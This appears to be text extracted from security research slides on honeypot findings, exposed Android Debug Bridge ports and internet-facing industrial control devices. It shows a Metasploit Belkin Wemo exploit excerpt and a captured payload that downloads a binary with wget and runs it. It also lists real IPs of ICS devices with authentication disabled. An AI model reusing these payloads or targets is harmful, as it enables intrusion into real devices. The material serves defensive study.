
Search for `port:5555 product:"Android Debug Bridge"` returned 13,992 results on 13-06-2019



## Top Countries

1. Korea, Republic of	2,642
2. Taiwan	2,105
3. Hong Kong	1,875
4. China	1,875
5. Russian Federation	670
6. Venezuela, Bolivarian Republic of	564
7. Sweden	489
8. Ukraine	449
9. United States	356
10. Japan	321

# The device types of IPs which port 5555 is opened for Android Debug Bridge



<Top 10 devices>

	Device	Type	Count
1	Motorola XT1052	Mobile	1243
2	Samsung SM-N900A	Mobile	1042
3	Hisilicon Hi3798MV100	TV	786
4	Google PIXEL 2 XL	Mobile	688
5	Allwinner dolphin	TV	500
6	Rockchip RK3328	TV	473
7	MXQ Pro P281	TV	462
8	LG G2-40	Mobile	284
9	Samsung SM-G900F	Mobile	206
10	Hisilicon Hi3718CV100	TV	193

# The exploits detected are near their published date

- Some bad guys are fast to employ the latest exploits.

vulnerability	exploit_published_date	first_seen_by_honeypot
Belkin Wemo UPnP RCE	2019/02/20	2019/02/21
CVE-2016-1555	2018/11/27	2019/01/09
CVE-2018-10561(2)	2018/05/03	2018/06/04
ThinkPHP RCE	2018/12/11	2018/12/26
D-Link DSL2750B OS CI	2018/05/25	2018/06/26
LW-N605R 12.20.2.1486 - RCE	2018/09/10	2018/10/23

# The exploits detected are near their published date

E.g., <https://www.exploit-db.com/exploits/46436>

### Belkin Wemo UPnP - Remote Code Execution (Metasploit)

<b>EDB-ID:</b> 46436	<b>CVE:</b> N/A	<b>Author:</b> METASPLOIT	<b>Type:</b> REMOTE	<b>Platform:</b> HARDWARE	<b>Published:</b> 2019-02-20
EDB VERIFIED: ✗		EXPLOIT: 📄 / {}		VULNERABLE APP:	

https://www.exploit-db.com/exploits/46436

View Favorites Tools Help

le '/upnp/control/basicevent1',

```
execute_command(cmdstager)
end
end

def execute_command(cmd, opts = {})
  send_request_cgi(
    'method' => 'POST',
    'uri' => '/upnp/control/basicevent1',
    'ctype' => 'text/xml',
    'headers' => {
      'SOAPACTION' => 'urn:Belkin:service:basicevent:1#SetSmartDevInfo'
    },
    'data' => generate_soap_xml(cmd)
  )
end
```

# The exploits detected are near their published date

E.g., <https://www.exploit-db.com/exploits/46436>


The image displays a Wireshark packet capture interface. On the left, a list of network packets is shown, with packet 22456 highlighted in green. The main pane shows the details of this packet, which is a POST request to `/upnp/control/basicevent1` using HTTP/1.1. The request includes headers such as `Host`, `Connection: keep-alive`, `Accept-Encoding: gzip, deflate`, `Accept: */*`, `User-Agent: python-requests/2.18.4`, `SOAPAction: urn:Belkin:service:basicevent:1#SetSmartDevInfo`, and `Content-Length: 393`. The body of the request is an XML document with the following structure:

```
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body><u:SetSmartDevInfo xmlns:u="urn:Belkin:service:basicevent:1">
<SmartDevURL>'wget http://89.46.223.195/bins/x86 -O /tmp/xo; chmod 777
/tmp/xo; /tmp/xo belkin.mpsl'</SmartDevURL>
```

On the right side of the interface, the packet bytes pane shows the raw data of the packet, including the continuation of the XML body.

# The world-wide CVE-2019-0708 RDP attack

(<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0708>, 5/14 published)







## 4. The distance between IT and OT attacks


# IT vs. OT

Type	IT	OT/ICS (operational technology/ industrial control systems)
Availability	Service Interruptions are OK, especially outside business hours	Real-time operations, <b>downtime is unacceptable</b> or very costly
Protocols	Standard, TCP/IP protocols that include authentication and encryption	TCP/IP protocols and a lot of <b>vendor-specific protocols</b> without security built-in
Network Segmentations	Segmented by IT with firewalls. E.g., LAN/WAN	Segmented by the <b>Purdue reference model</b>
Threats	IT threats	<b>IT and OT threats</b>
Technology Support Lifetime	3 to 5 years	10 to <b>20 years</b>
Security Patch	Applied regularly on standards systems	Only provided by the device vendors. Maybe <b>hardly be applied</b>
Event Impact	In general, no people get hurt.	<b>Possible impact on people</b> , environment, and industry

# IT vs. OT (Availability)



# IT and OT (Protocols)



# The port number list for common IP-based ICS protocols

source: <https://github.com/ITI/ICS-Security-Tools/blob/master/protocols/PORTS.md>

Protocol	Ports
BACnet/IP	UDP/47808
DNP3	TCP/20000, UDP/20000
EtherCAT	UDP/34980
Ethernet/IP	TCP/44818, UDP/2222, UDP/44818
FL-net	UDP/55000 to 55003
Foundation Fieldbus HSE	TCP/1089 to 1091, UDP/1089 to 1091
ICCP	TCP/102
Modbus TCP	TCP/502
OPC UA Binary	Vendor Application Specific
OPC UA Discovery Server	TCP/4840
OPC UA XML	TCP/80, TCP/443
PROFINET	TCP/34962 to 34964, UDP/34962 to 34964
ROC PLus	TCP/UDP 4000

# In general, there is no built-in security for traditional serial-connected devices. (A close network)

- (The image is missing.)

Redundancy -> 0

Security/Encryption -> ?

# One day, the serial-connected devices need to connect to the outside.




- The devices without security/encryption may open to the outside.

(The image is missing.)

## It is NOT a close network anymore.



# The OT devices without security/ACL may open to the Internet.


[Explore](#)[Downloads](#)[Reports](#)[Pricing](#)[Enterprise Access](#)

[Exploits](#)[Maps](#)[Share Search](#)[Download Results](#)[Create Report](#)

TOTAL RESULTS

**8,399**

TOP COUNTRIES




Russian Federation	2,439
Brazil	727
Taiwan	668
Poland	512
United States	447


TOP SERVICES

4800	8,391
Telnet	8

**New Service:** Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)


**130.15.123.31**  
S31-N123.gen.queensu.ca  
**Queen's University**  
Added on 2019-07-22 22:18:16 GMT  
 Canada, Kingston


ICS


**47.58.6.231**  
47-58-6-231.red-acceso.airtel.net  
**Vodafone Spain**  
Added on 2019-07-22 22:13:24 GMT  
 Spain, Legorreta

ICS


**86.122.156.221**  
static-86.122.156.221.craiova.rdsnet.ro  
**RCS & RDS Residential**  
Added on 2019-07-22 22:10:12 GMT

 **ort Device**  
Status: Unknown status  
Name: BMH271\_NP5610  
MAC: 00:90:e8:14:87:42

 **ort Device**  
Status: Authentication disabled  
Name: BI\_032  
MAC: 00:90:e8:5b:26:13

 **ort Device**  
Status: Authentication enabled

**Maybe you want to give a trial login?**  
**(We are good guys. We cannot do it, right?)**




```
C:\> Telnet 12.53.25 [REDACTED]

Welcome to NPort W2x50A Console Management

